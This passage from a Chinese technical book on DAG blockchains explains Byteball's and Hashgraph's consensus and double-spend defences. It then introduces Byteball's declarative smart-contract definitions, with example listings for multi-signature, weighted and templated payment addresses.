Byteball 的单元发送规则要求在用户地址发出新单元时，相同地址发布的所有单元应当直接或间接包含该地址之前所有的单元，即相同地址的所有单元连通（有序或连续），可以通过某个用户的最新单元向前回溯到该用户的所有单元记录，这样的规则有利于用户对单元的验证，正常 Byteball 的 DAG 保证了用户的任意两笔交易之间都存在先后关系。因此，在相同地址的所有单元都连通的情况下，出现了双花交易，则在路径上出现较早的交易为有效交易。如果有攻击者特意制造出双花交易不在同一条路径上，那么根据规则，这两笔交易只有其中一笔合法有效，此时可以通过主链序号来解决哪一笔才是合法交易这一问题，即主链序号较小的交易为合法交易，也就是说，谁先被主链上的单元所直接或间接确认，谁就是合法有效的。另一笔交易自然就是双花交易，其本身和其所有的子单元都将被视为无效。假设攻击者制造出一条影子链，也就是该影子链并不向全网发布，仅在攻击者本地延伸，攻击者在影子链上面发布双花交易，然后选择合适的时机将整个影子链广播至全网。当影子链接入到真实的 DAG 中时，因为影子链之前只能被攻击者看到，因此其他见证人不会对他进行确认，根据最优父单元选择策略，影子链上的见证人个数少，它不会成为主链的一部分，从而解决了这种场景下的双花问题。但值得注意的是，如果大多数见证人与攻击者合谋，攻击者将影子链发送给超过一半的见证人，这些恶意的见证人在其影子链上发布单元，则攻击者有可能攻击成功。

3.3　Hashgraph 共识机制

Hashgraph 也是一种基于 DAG 数据结构的共识机制，用户将交易打包成一个个 event，event 是 Hashgraph 的最小数据单元，通过 Gossip 协议进行通信。每个用户依然会保存全局账本，然后在本地运行 Hashgraph 共识算法对这些 event 进行排序，从而达成共识。

3.3.1　Gossip 协议

Gossip 协议是一种特殊的网络协议，在一个 Gossip 网络中，每个节点可能知道所有其他节点，也可能仅知道几个邻居节点，它们之间相互随机进行数据通信，经过一番杂乱无章的通信过程，最终所有节点的状态都会达成一致。虽然无法保证在某个时刻所有节点状态一致，但可以保证在“最终”的时刻所有节点一致。“最终”是一个现实中存在，但理论上无法证明的时间点。因为 Gossip 不要求节点知道所有其他节点，因此又具有去中心化的特点，节点之间完全对等，不需要任何的中心节点。Gossip 可以用于众多能接受“最终一致性”的领域，比如路由同步、动态负载均衡、区块链数据通信等。在 Hashgraph 中，使用 Gossip 协议进行通信，节点 A 随机选择一个其他节点 B，将自己所知道的而对方没有的所有 event 发

过去，对方会在此基础上新生成一个 event，该 event 会指向发送者最新的 event。同时 B 也会随机选择一个节点 C，将它知道的所有 event 发过去，网络中所有节点都在不停地重复运行 Gossip 协议进行数据同步。因此随着 Gossip 的进行，最终能够保证所有节点都拥有相同的 Hashgraph（即分布式账本）。实际上 Gossip 协议传输的是整个 Hashgraph，所以除了数据之外，还传输了通信过程，即任何拥有 Hashgraph 的用户都可以知道谁在什么时候知道了（验证了）哪笔交易，所以也叫作“Gossip about gossip”，这个通信过程对共识的达成起着决定性因素，用户可以通过 Hashgraph 知道全网中大多数人认可的共识是什么。与一般采用广播的方式相比，Gossip 协议能够节省更多的通信开销。与 PBFT 等共识算法相比，Hashraph 的共识的达成是在本地进行，不需要额外的通信开销。

Hashgraph 是如何通过 Gossip 协议同步信息的呢？我们先来看下面一段伪代码：

```
Run two loops in parallel:
    Loop
        Sync all known events to a random member
    End loop
    Loop
    Receive a sync
    Create a new event
    End loop
```

上面的伪代码中，event 是 Hashgraph 的基础单元（下一节会详细介绍），里边存放有交易信息。我们可以看到，每一个节点都在随机重复地向其他发送同步信息，在发送 event 的同时，也在并行地接收 event。当 A 向 B 同步信息时，A 将其知道的且 B 不知道的所有 event 发送给 B。B 将 A 同步过来的 event 添加到自己的 Hashgraph 上，当然这里只接收验证通过的合法 event。所有的 event 在 Hashgraph 中会被拆分成一个个 round，round 的拆分规则要依靠 witness（下一节会详细介绍）。

3.3.2 witness 选择

Hashgraph 基础数据单元叫作 event，整个 Hashgraph 随着时间向上扩展。如图 3-10 所示，在左图中，有四个全节点，分别是 A、B、C 和 D，它们所发送的 event 都穿在相应的一根“柱子”上面。每个节点都拥有这样一份完整的 Hashgraph（即包含了所有节点的“柱子”）。右图是一个 event，其中包含了时间戳、交易和两个 hash 值。这两个 hash 值是当前 event 父顶点的 hash 值，一个来自于自身所在“柱子”（记为 self-parent），另一个则来自于其他“柱子”（记为 other-parent）。在左图中，event D2 的父顶点分别是 event D1 和 event B1。每个 event 可以根据发送者的需求，包含 0 或多笔交易，生成 event 之后创建者会对其进行签名，并将签名和 event 本身一并通过 Gossip 协议进行发送。




图 3-10　Hashgraph

如图 3-11（左），D 收到 B 的消息之后，创建新的 event D2，然后将 D1 和 D2（D 所知道的且 B 没有的所有数据）同时发送给随机选择的 B，此时 B 生成一个新的 event B2，其中 B2 的 self-parent 为 B1，other-parent 则为 D2。因此，我们说 Hashgraph 的 Gossip 协议其实是 Gossip about gossip，因为它包含了信息同步的路径。随着时间的推移，Hashgraph 会发展成图 3-11（右）的样子。




图 3-11　Hashgraph

Hashgraph 共识协议的目的就是在各个节点的本地，将这样一个有向无环图中的各个顶点进行排序。为了达成共识，Hashgraph 定义了很多术语，下面将一一进行介绍。

- Supermajority：超过总数的 2/3 即称为 supermajority。
- See：在 Hashgraph 中，如果 event B 可以通过 hash 路径找到 A，则称为 B sees A（B 可见 A）。
- Strongly see：当存在一条 event B sees A 的路径中跨过了 supermajority 的用户，则称 B strongly sees A（B 强可见 A）。

- Round created：round created 将 Hashgraph 划分成一个个的 round。每个顶点的 round created 值与自身所处的 round 相等。一个子顶点的 round created 值不可能比其父亲节点还要小，随着时间的推移，新 event 的 round created 值要么为当前父顶点的最大值，要么为该最大值加 1。即如果一个 event x 的父节点中最大的 round created 为 r，那么它的 round created 为 r 或 r+1。再进一步，如果 x 能够强可见 r 轮中 supermajority 的 witness（在这里我们只需要知道 witness 是一类特殊的 event 即可），则 x 的 round created 为 r+1，否则为 r。值得注意的是，当收到一个 event 的时候，我们就能立即计算出它的 round created 值，由于 event 的 round created 值只与该 event 历史数据相关，因此任何人对同一个 event 关于 round created 的计算结果都一致。

有了以上的术语，我们就可以定义 witness 了，witness 是一类特殊的 event，（特别注意这里的 witness 与 Byteball 的 witness 有着本质上的不同，区别在于 Byteball 的 witness 指的是一类特殊的用户，而 Hashgraph 的 witness 指的是数据单元的属性）。对于每个用户来说，他在每一个 round 发送的第一个 event 就是一个 witness。当然，在某个 round 中，用户也可能没有 witness（当它在该 round 没有发送 event 的时候）。

3.3.3 投票规则

在大多数没有中心节点的拜占庭容错系统中，所有成员通过互相发送投票以达成共识。所以在有 n 个节点的系统中，对一个单独的 YES / NO 的问题达成共识需要 $O(n^2)$ 的通信量，因为每个节点都需要向其他节点发送自己的投票，有的系统需要对投票做出反馈，此时可能需要 $O(n^3)$ 的通信量。同时，它们可能需要进行多轮投票，因此又增加了通信开销。

然而在 Hashgraph 中，虽然也有投票规则，我们称之为“虚拟投票”，因为节点并不需要实际的发送投票信息。每一个节点都在本地存有一张 Hashgraph。如果两个用户的 Hashgraph 相同的话，它们就能用同样的方法计算出所有 event 的排序，并且二者的计算结果是一致的。当然，在实际情况下，任意两个用户在一个给定的时间点可能拥有的 Hashgraph 并不是一模一样的，但是对于时间相对较老的 event，它们可能是一致的，对于较新的 event，有的节点可能还没有拿到。但是随着时间的推移，每个 event 都能够在各个节点的 Hashgraph 中出现。如果一个节点知道某个 event x 而另一个节点不知道，并且这两个节点都是诚实且积极的，那么我们可以断定很快另一个节点也将拥有 event x，并且两个节点都拥有相同的 x 的祖先 event，以及相同的节点之间连接的有向边。在每个用户都拥有相同的 Hashgraph（这些 event 足够老）的前提下，他们可以在本地计算其他节点的投票，

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

诚实的节点总会给出相同的结果，因此投票并没有在网络上进行传播，我们称之为“虚拟投票”。“虚拟投票”有诸多优势，除了节约带宽以外，它保证了所有用户总是能通过相同的规则计算投票结果，就算有恶意节点，它也不能控制别人的投票结果。那么投票规则是怎么样的呢？

在一个 Hashgraph 中，新一轮的 witness 会就上一轮的 witness 是否为 famous 进行投票，然后后面轮次的 witness 对这些投票进行搜集。famous witness 的定义如下：

对于 round *r* 的 witness w，它是否是 famous 需要由至少后两轮的 witness 决定。*r*+1 轮的 witness 对 w 是否为 famous 进行投票，如果可见 w，则投 yes，否则投 no。*r*+2 轮的 witness 对 *r*+1 轮中 witness 的投票进行搜集，如果 *r*+2 轮的 witness 能够强可见 *r*+1 轮的 witness w’，则搜集该 witness 的投票，当它搜集到 *r*+1 轮 supermajority 的 witness 投票时，则可以对 w 是否为 famous 做出判断。如果在这一轮任何一个 witness 都不能搜集到足够多的选票，即无法确定 witness 是否为 famous，此时 *r*+2 轮的 witness 根据搜集到的选票对 *r* 轮的 witness 进行重新投票（少数服从多数原则，如果票数各占一半则投 yes），然后将决定权留到 *r*+3 轮。如果 *r*+3 轮还不能做决定，则继续往后，如果到第 *r*+*n* 轮（*n* 通常情况下取 10）还不能决定，则引入 coin round，在 coin round 中每一个 witness 都要进行投票，如果能够有强可见路径，则正常投票，否则就根据它签名的中间一位的字节进行投票（伪随机投票）。理论证明由于引入了 coin round，决定一个 witness 是否为 famous 这件事不会永远进行下去，详细证明过程请参考 SWIRLDS Hashgraph 白皮书。为了对达成共识的 event 进行排序，Hashgraph 中又引入了如下专业术语。

- Round received。如果 event x 能够被 round *r* 中所有的 famous witness 看见，则称 event x 的 round received 为 *r*，一个 event 拥有了 round received 值，则表明全网对它达成了共识，进入确定状态。
- Consensus timestamp。假设 event x 达成共识进入确定状态是因为被 round *r* 的所有 famous witness（例如 A、B、C）看见，则 x 的 consensus timestamp 可以这样计算：对于 A、B、C，分别找到与它们在同一个“柱子”上的最早的父亲 event，且该 event 同时也是 x 的子顶点 event，假设分别是 event A’、B’、C’，对它们三者的时间戳进行排序（每个 event 的时间戳有创建者写入），取中间的时间戳（单数）或者取中间两者（双数）中第二个的时间戳作为 event x 的 consensus timestamp。
- Consensus order。对所有达成共识的 event 进行排序，首先根据 round received 值进行排序，如果 round received 相同，则根据 consensus timestamp 进行排序，如果再一次相同则根据当前 event 的签名与当前 round 的所有 famous witness 的签名进行异或操作之后排序。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

3.3.4 双花问题

前提假设：系统中用户数量 $n>4$，且超过 $2n/3$ 的用户是诚实的，恶意用户不超过 $n/3$。同时，假设加密算法是安全的，攻击者不会通过破解加密算法对系统进行攻击。

定义 1：分叉。定义 event 组（x，y）是分叉当且仅当 x、y 的创建者相同，但是他们没有祖先——后代关系。

定义 2：诚实用户。诚实用户会不断发送 gossip 信息进行数据同步，并且发送的 event 都是合法的且不存在分叉。

定义 3：Hashgraph A 和 B 是一致的当且仅当对于任意一个同时存在于 A 和 B 的 event x，他们拥有相同的祖先 event 集合，且每一个祖先 event 拥有相同的 self-parent 和 other-parent。

引理 1：所有诚实用户都拥有一致的 Hashgraph。

证明：如果两个诚实的用户 A 和 B 都拥有 event x，那 event x 中的 self-parent 和 other-parent 也相同。如果诚实用户没有 event x 的两个父 event，则不会接收 event x，因此诚实 A 和 B 必然都拥有 event x 的两个父 event，依此类推，A 和 B 的 Hashgraph 是一致的。

引理 2：如果 event x 和 y 是分叉，并且在 Hashgraph A 中 event x 可以被 z 强可见，则 event y 不会在任意一个与 A 一致的 Hashgraph 中被任意 event 强可见。

证明：假设在 Hashgraph B 中的 event w 可以强可见 y。通过强可见的定义我们知道，在 Hashgraph A 中必然存在一个 event 集合 SA 能够被 z 看见，并且它们也可以看见 x；同理，在 Hashgraph B 中针对 event y 也同样存在一个集合 SB。SA 中必然包含了超过 $2n/3$ 的用户发出的 event，SB 中也是一样。这样一来，两个集合中相同的用户数量必然超过了 $n/3$，但是前面我们已经假设恶意用户不超过 $n/3$，因此必然存在一个诚实的用户创建了 SA 与 SB，且两者不是分叉，因此它们必然存在父子关系，不失一般性，假设 SA 中的 event 是 SB 中 event 的祖先，则 x 是 SA 和 SB 中的 event 的祖先，y 也是 SB 中 event 的祖先，因为 event x、y 是分叉，所以 SB 中的 event 不可能看见 x 或者 y，以前提假设矛盾，所以引理得证。

我们知道，所有的双花攻击都是尝试在区块链中产生分叉，通过引理的证明，得知所有的分叉 event x 和 y 都将只有一个是合法的，因此双花攻击永远不会成功。更进一步，如果想对已经达成共识的 event x 进行攻击，试图让新创建的分叉 event y 变得合法而让 event x 变为不合法也是不可能的，因为已经达成的共识的 event x 已经存在于所有的诚实节点的 Hashgraph 上。在攻击者数量小于 $n/3$ 且加密算法安全的前提下不可能做到篡改数据。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

第 4 章 Chapter 4

DAG 区块链的智能合约

DAG 区块链账本没有“区块”的概念，由用户发出的数据单元（交易数据或者其他形式的消息数据）前后链接构成。每个数据单元可以有多个父数据单元，单元之间相互确认。相比传统区块链（如比特币和以太坊）同步串行交易确认，DAG 区块链异步交易并行交易确认具有破解当前区块链技术普遍存在的低吞吐量、高延迟和扩展性差等问题。然而，异步并行交易确认给共识算法实现，对系统状态管理和系统状态迁移提出了严峻挑战，导致智能合约在实现上面临重重难题。在 DAG 区块链这种全新数据结构账本上实现智能合约功能是一个充满挑战和令人期待的领域。目前，DAG 区块链智能合约的研究和实现分为两类，声明式非图灵完备智能合约和图灵完备智能合约。声明式非图灵完备智能合约最早在 2016 年底上线的 Byteball 项目中落地，支持 Byteball 钱包实现 Smart Payments 功能，图灵完备智能合约在 DAG 区块链上的实现至今尚处于探索阶段，2018 年开始有多个底层公有链项目试图在这个方向上实现突破，如 Vite 项目和 InterValue 项目等为此做出了卓有成效的探索。

4.1 Byteball 智能合约

Byteball 智能合约使用布尔语句编写合约内容，合约内容称之为定义，是一种声明式智能合约。声明式智能合约属于非图灵完备智能合约，部署简单，安全性高，由陈述性和完全布尔语句组成，非常接近法律合同语言，支持布尔运算、数学运算，甚至数据存储等。代码清单 4-1 是 Byteball 航班延误险智能合约的例子。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

代码清单4-1 Byteball航班延误险智能合约

```
["or", [
    ["and", [
        ["sig", {pubkey: "one user pubkey"}],
        ["in data feed", [
            ["FLIGHT ORACLE ADDRESS"],
            "flight delay",
            ">",
            "60"
        ]]
]],
["and", [
        ["sig", {pubkey: "peer user pubkey"}],
        ["in data feed", [
            ["TIMESTAMPER ADDRESS"],
            "datetime",
            ">",
            "2018-06-14 05:00:00"
]]
]]
```

上面的代码清单是 Byteball 智能合约定义，该定义用于生成智能合约地址，用户和对手方用户为该地址准备资金，支付自己应付份额。我们可以看到 Byteball 智能合约内容逻辑展现形式非常简洁，布尔逻辑对于绝大多数普通用户是可读可理解的。从代码清单 4-1 中，我们可以很清晰地认识到如果航班延误超过 60 分钟，用户得到经济赔偿，反之，对手方用户在 2018 年 6 月 14 日 5 点获得用户支付的保险购买款。这种逻辑简洁性有利于检查逻辑漏洞，降低智能合约编写因安全漏洞遭到黑客攻击的风险。此外，上面代码清单包含两个 Oracle（预言机）：航班延误 Oracle 发布航班延误时间信息和时间 Oracle 发布当前时间信息。它展现了 Byteball 智能合约另外一个亮点，支持引入 Oracle 发布的真实物理世界数据构建智能合约逻辑，为信息世界和物理世界搭建提供信息流转的桥梁。

Byteball 智能合约是 Byteball 钱包绑定支付功能 Smart Payments 的基础设施。Smart Payments 是 Byteball 杀手级特性，提供了现有数字货币应用所不具备的简单灵活、形式多样的支付体验。

4.1.1 Smart Payments 简介

Byteball 的 Smart Payments 功能能够让发送用户对交易设置执行条件，接收用户在收到交易之后，需要提供满足交易正常执行的条件。如果接收用户无法提供满足交易正常执行的条件，发送用户将在设定的时间超时后收回交易中支付的 Byteball 原生代币 bytes。传统交易支付是一种无协商且不可逆过程，相比之下 Smart Payments 提供了用户之间协商支付条件

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

的手段，并且在协商不成功的情况下，一方用户能够安全收回已支付 Byteball 原生代币。由于能够在支付上面绑定支付条件，这种支付被形象地称为绑定支付。

Smart Payments 是一种完全点对点的支付方式，用户之间协商支付条件的过程也是点对点的交互过程，只需要交易双方参与，不需要中间人或第三方见证人，交易的安全完全由 Byteball 底层平台的密码学原理保证。Smart Payments 功能由交易双方订立的智能合约实现，这种智能合约采用用户可读的完全布尔语句组织合约内容（如图 4-1 所示），对于用户来说易于理解，不需要依赖开发人员来编写智能合约内容。目前，Smart Payments 能够支持用户在 Byteball 平台上使用 bytes 原生代币交换 blackbytes（一种在 Byteball 平台上不可追溯的匿名代币）和在 Byteball 平台上发行的其他数字资产。




图 4-1　由完全布尔语句组织的 Byteball 智能合约内容

此外，Smart Payments 借助可信第三方预言机 Oracle 还支持将物理世界中发行的事件绑定在支付条件上。Oracle 是物理世界和 Byteball 不可篡改数据库存储之间的连接器，负责监控物理世界特定事件并将事件作为数据供给（data feed）引入到 Byteball 平台。虽然 Oracle

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

是可信的第三方，但它本身并不能作为独立一方来看待。使用 Oracle 不需要许可，它的作用仅仅是提供公共可用的数据。Oracle 不需要知道用户之间订立的是什么智能合约，并且不关心所提供的数据将会被如何使用。由于每个用户都能验证 Oracles 所提供数据的真实性和精确性，如果 Oracle 不诚实地提供虚假数据，那么它也仅有这一次撒谎的机会。

4.1.2 Smart Payments 原理

用户在进行交易转账时，可以选择是否使用 Smart Payments 功能。用户之间通过钱包对话界面使用 Smart Payments 功能，交易协商订立智能合约的过程简化成类似微信聊天过程，非常符合 Byteball 的合约即社交理念，对于用户来说智能合约的订立过程非常自然和友好。Byteball 智能合约订立过程包括以下几个步骤（如图 4-2 所示）：




图 4-2 Byteball 智能合约订立流程

1）用户通过 Byteball 钱包提供的聊天功能请求对手方用户发送支付地址（该地址会包含在智能合约中）。

2）对手方用户接收到请求后回复自己的钱包地址。

3）用户使用自己的地址和对手方用户地址定义智能合约内容。

4）用户向智能合约支付自己的份额（即 Byteball 原生代币 byfes）。

5）用户向对手方用户发送特定格式的支付请求（即智能合约完全布尔语句），请求对手方用户发送他的份额并等待对手方用户支付。

6）对手方用户在自己的钱包中查看智能合约定义内容，同意后支付自己的份额。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

7）合约内容发送至 Byteball 共识网络进行确认，用户接收到支付通知并等待支付确认。

8）Byteball 共识网络见证人验证确认包含合约内容的交易。

9）和 10）用户和对手方用户收到支付确认信息后，智能合约的资金酬付完成。

在全面了解 Byteball 智能合约订立流程之后，接下来我们将从 Byteball 智能合约定义在 Byteball 项目中的具体作用，Byteball 智能合约定义语法和 Byteball 智能合约定义的一般要求三个方面深入理解 Byteball 智能合约支撑 Smart Payments 功能实现的原理。

1. Byteball 智能合约定义

Smart Payments 的功能源于 Byteball 独特的支付地址（payment address）产生方式。比特币和以太坊支付的地址（即用户地址）是公钥经哈希转换后通过 Base58 编码生成，也就是支付地址的产生完全且仅由公钥决定。然而，Byteball 采用了更加灵活的支付地址产生方式，即支付地址由定义（Definition）决定。定义是一个包含布尔语句的代码段，其代码逻辑和数据内容是用户间协商的支付条件（即智能合约内容）。这样使得支付地址包含了程序逻辑，从支付地址转移资产需要提供满足程序逻辑的私钥签名，从而实现智能合约功能。

我们从 Byteball 单签名钱包支付地址的生成来了解定义的作用。Byteball 单签名钱包支付地址定义内容如代码清单 4-2 所示。

代码清单4-2　单签名钱包支付地址的定义

```
["sig", {"pubkey":" AsnvZ3w7N1lZGJ+P+bDZU0DgOwJcGJ51bjsWpEqfqBg6"}]
```

以上单签名钱包支付地址的定义表明：支付地址的用户拥有与定义中公钥成对的私钥，用户需要出具该私钥（即用该私钥对交易进行签名）才能转移该支付地址上的资产。支付地址的产生过程如下：

1）对单签名钱包支付地址的定义对象（代码清单 4-2）进行哈希运算，得到定义对象的哈希值。

2）对定义对象哈希值进行校验和运算，得到校验和。

3）将校验和的比特位逐个插入到定义对象哈希值的多个位置之中。

4）使用 BASE32 编码算法对步骤 3 中的结果进行编码，得到支付地址。

通过以上步骤计算可得到支付地址 DJ6LV5GPCLMGRW7ZB55IVGJRPDJPOQU6，用户在第一次使用该支付地址发送数据单元（Unit）时，需要将该支付地址的定义放入 Unit 的 authors 域中，向所有 Byteball 用户揭示支付地址的定义（如代码清单 4-3 所示）。

代码清单4-3　支付地址首次发送的Unit内容

```
unit: {
    ...
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
    authors: [ {
        address: 'DJ6LV5GPCLMGRW7ZB55IVGJRPDJPOQU6',
        definition:[
            "sig",
            {"pubkey":"AsnvZ3w7N1lZGJ+P+bDZU0DgOwJcGJ51bjsWpEqfqBg6"}
        ],
        authentifiers: {
            r:
            '3eQPIFiPVLRwBwEzxUR5thqn+zlFfLXUrzAmgemAqOk35UvDpa4h79Fd6TbPbGfb8VM
                iJzqdNGHCKyAjl786mw=='
            }
    } ],
    ...
}
```

在代码清单 4-3 中，authentifiers 域中放入用户使用私钥对 Unit 内容进行数字签名的结果。Byteball 验证 Unit 有效性时，会使用支付地址定义中的公钥验证 authentifiers 域的数字签名是否确实是使用对应的私钥锁生成。一旦验证通过，用户就能从该支付地址成功转移 Byteball 资产。用户在后续使用该支付地址发送 Unit 时不需要再放入该支付地址的定义，而是通过直接或间接引用包含支付地址定义的 Unit 实现对后续发送的 Unit 的有效性验证。

Byteball 单签名钱包支付地址的定义可视为包含单条语句的代码片段，实现了和其他数字货币交易验证相同的功能。通过在定义中包含布尔逻辑语句，Byteball 可以在支付地址上绑定丰富的支付逻辑，这也是 Smart Payments 功能的强大之处。

2. Byteball 智能合约定义的语法

（1）逻辑操作

定义可包含“与”“或”“M-of-N”布尔逻辑以及布尔逻辑嵌套和加权逻辑，从而支持多种交易签名验证逻辑，满足不同场景下交易多样性的需求。

定义的逻辑“与”在支付的联合签名功能实现上非常有用，例如一笔交易需要两个独立设备（例如智能手机和笔记本电脑）对交易进行联合签名。在代码清单 4-4 的支付地址定义中包含两个独立设备的公钥，用该支付地址定义生成支付地址，之后从该支付地址发起交易支付需要两个独立设备的联合签名才能完成资产的成功转移。

代码清单4-4　定义的逻辑与

```
["and", [
    ["sig", {pubkey: "smartphone pubkey in BASE64"}],
    ["sig", {pubkey: "laptop pubkey in BASE64"}]
]]
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

使用代码清单 4-5 中定义生成的支付地址进行转账交易时，只需要定义中包含的三个公钥中的任意一个公钥所对应私钥进行交易签名，就能成功完成该支付地址上的资产转移。逻辑“或”极大地提高了用户对支付地址上资产转移的灵活性，用户对支付地址的转账交易不受设备约束，可在不同设备上发起对同一支付地址的资产转移。

代码清单4-5　定义的逻辑或

```
["or", [
    ["sig", {pubkey: "laptop pubkey"}],
    ["sig", {pubkey: "smartphone pubkey"}],
    ["sig", {pubkey: "tablet pubkey"}]
]]
```

使用代码清单 4-6 中的定义生成支付地址，用户只需要同时出具智能手机钱包的私钥以及笔记本电脑钱包和平板电脑钱包中任何一个的私钥就能成功实现支付地址上的资产转移。定义对布尔逻辑嵌套的支持，极大地丰富了交易上可绑定的支付条件，使得 Byteball 资产转移更能满足多样化的场景需求。

代码清单4-6　定义的逻辑嵌套

```
["and", [
    ["or", [
        ["sig", {pubkey: "laptop pubkey"}],
        ["sig", {pubkey: "tablet pubkey"}]
    ]],
    ["sig", {pubkey: "smartphone pubkey"}]
]]
```

使用代码清单 4-7 中的定义生成支付地址，用户需要同时出具定义中三个公钥所对应私钥中的两个私钥。M-of-N 逻辑可以让用户在丢失了 N-M 个私钥的情况下依然能够在支付地址上成功完成资产转移。

代码清单4-7　定义的M-of-N逻辑

```
["r of set", {
    required: 2,
    set: [
        ["sig", {pubkey: "laptop pubkey"}],
        ["sig", {pubkey: "smartphone pubkey"}],
        ["sig", {pubkey: "tablet pubkey"}]
    ]
}]
```

使用代码清单 4-8 中的定义生成支付地址，在该支付地址上实现资产转移，需要 CEO、COO、CFO 和 CTO 出具的私钥签名权重之和不小于 50，适合公司和其他机构场景下的对资

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

产转移的要求。

代码清单4-8 定义的权重逻辑

```
["weighted and", {
    required: 50,
    set: [
        {weight: 40, value: ["sig", {pubkey: "CEO pubkey"}] },
        {weight: 20, value: ["sig", {pubkey: "COO pubkey"}] },
        {weight: 20, value: ["sig", {pubkey: "CFO pubkey"}] },
    {weight: 20, value: ["sig", {pubkey: "CTO pubkey"}] }
    ]
}]
```

（2）授权其他支付地址

支付地址的定义可以包含对其他支付地址的引用，使得其他支付地址对应的私钥能够对新生成的支付地址交易进行签名，实现对支付地址的共享控制（如代码清单 4-9 所示）。

代码清单4-9 授权其他支付地址

```
["and", [
    ["address", "ADDRESS 1 IN BASE32"],
    ["address", "ADDRESS 2 IN BASE32"]
]]
```

（3）更改签名算法

在缺省情况下，签名算法使用基于椭圆曲线 secp256k1 的椭圆曲线数字签名算法（ECDSA）。通过在定义中添加算法标识符，改变数字签名使用的签名算法，使得 Byteball 账户能够应对未来技术发展带来的安全性挑战，例如量子计算。在算法标识符中填入抗量子攻击的 NTRU 算法，Byteball 能有效抵抗量子计算带来的安全挑战。如代码清单 4-10 所示。

代码清单4-10 更改签名算法

```
["sig", {algo: "ntru", pubkey: "NTRU public key in BASE64"}]
```

（4）引用定义模板

定义的编写通过引用定义模板可降低定义编写难度，如代码清单 4-11 所示。

代码清单4-11 引用定义模板

```
["definition template", [
    "hash of unit where the template was defined",
    {param1: "value1", param2: "value2"}
]]
```

以上定义中两个参数的值用于给定义模板中对应参数变量赋值，使定义模板具体化为用户定制的定义。在使用定义模板之前，需要将定义模板作为 Unit 的消息载荷发布到 Byteball

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

网络中。定义模板能够提高代码复用，并且还可以引用其他定义模板。

（5）引接外部数据（data feeds）

